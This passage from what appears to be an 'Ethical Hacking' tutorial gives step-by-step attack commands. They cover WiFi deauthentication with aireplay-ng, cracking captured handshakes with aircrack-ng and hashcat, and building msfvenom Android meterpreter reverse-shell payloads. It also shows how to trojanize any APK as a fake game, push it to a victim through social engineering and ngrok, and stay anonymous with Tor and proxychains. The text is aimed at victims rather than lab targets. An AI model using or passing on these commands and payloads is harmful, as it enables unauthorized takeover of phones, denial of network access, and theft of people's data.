Sensitive data within that network will begin to be sniffed, and after that you must open a second terminal and write this code as root to expel all devices from the network:

```
aireplay-ng -0 0 -a 34:D4:68:5B:C2:CD wlan0
```

After executing this code, no one can connect to that network because it is under attack, until you stop that code using ctrl + c, and you will wait for someone to connect in order to get the handshake file in the first terminal.

After you get the handshake file, search for a file using this code:

```
locate rockyou.txt.gz
```

After that, copy it to your Desktop and write the codes below:

```
gzip -d rockyou.txt.gz
```

```
aircrack-ng -w rockyou.txt PASS_TEST.cap
```

It will take a very long time for us to get the correct password!

In order to increase the speed, there is a second tool called hashcat that is used to use the CPU in searches, and it will be much faster:

```
hashcat -a 0 -m 2500 PASS_TEST.hccapx rockyou.txt
```

-a 0 → Determine speed

-m 2500 → Network type WPA

Note: The file must be converted from cap to hccapx via any site in Firefox.

The attempt will be made at a higher speed, which may reach thousands of attempts per second.

Android Hacking:

Hacking Android devices means hacking mobile devices that run on the Android system, and it is not much different from hacking computers, but it is a little more complicated.

This is done by creating a payload via msfvenom and delivering it to the device for control via Metasploit.

If you do not have an Android phone, you can download Android into VM.

The method is very easy in the same way, but the payload is:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=5555 shell.apk

Then it must be delivered to the victim via the Apache server and controlled by Metasploit.


EvilDroid

It is a tool used to hack Android systems and can change the appearance of the application, the payload, the port, etc.

The first thing we must install this tool from github. After that, a list of options will appear for you in which you can specify any number you want in the same way as using the TheFatRat tool.

After you create the payload and set its options, it will give you its location within the files. You can take a copy and transfer it to the desktop and then inject it into the other device.

We will immediately notice that the tool opens the terminal that contains Metasploit and opens a session immediately after the application is opened by the victim.



Is it Game or Malware?:

You can infect any application that has the APK extension and inject it with a payload using a tool called apktool. It is a Trojan horse virus that enters the victim's device as if it were a game or a regular application, but it is loaded with a payload that allows you to access the victim's phone data, as you will create this payload:

```
msfvenom -x anygame.apk -p android/meterpreter/reverse_tcp
LHOST=192.168.0.109 LPORT=5555 -o game.apk
```

If it does not work, you must delete the apktool tool, reinstall it from github, and recreate the payload.

Then convince the victim with social engineering to install the app.

Hack Any Device On Any Network:

All we have explained is hacking devices on the same network, but here we will explain how to transfer the virus or payload from our network to the Internet. This is done using a tool called ngrok, which must be installed from Firefox.

After installation, write the code:

./ngrok tcp 5555

A list will appear that contains the version, location, account, etc. We will focus on the Forwarding row. You will notice a link. We must copy what is after tcp// to before port: 16722 in this way:

tcp://2.tcp.ngrok.io:16722

After that, you open a new terminal and type:

host 2.tcp.ngrok.io

It will give you an IP address, and this is the address that you will enter into the payload.

Inside the payload the following must be set:

LHOST=3.166.182.22

LPORT=16722

As for Metasploit tool, the following settings must be set:

LHOST=0.0.0.0

LPORT=5555

Then send the payload to the target, and when it is pressed, you will be able to control it completely, even if it is not in a country.

Anonymity:

This is a process carried out by a hacker in order to hide his identity and prevent him from being monitored by cybersecurity or anyone else. But in the beginning, there is an important piece of information that you must know, which is that we are all monitored when accessing different sites because they contain cookies that will know where the connection to the server came from. They will reveal your IP address for the purpose of sending advertisements to you, but there are several ways to hide yourself, such as VPN, Tor and proxy adapters. And others.

VPN is about changing the IP address so that you can browse comfortably and securely, as it will tell the server that the connection came from a specific country and you are in another country.

To use anonymity within websites, you must download the Tor browser. In order to use tools such as nmap while changing the IP address, you must download the Tor service and run it within Kali Linux, then download proxychains.

INDEX

Ethical Hacking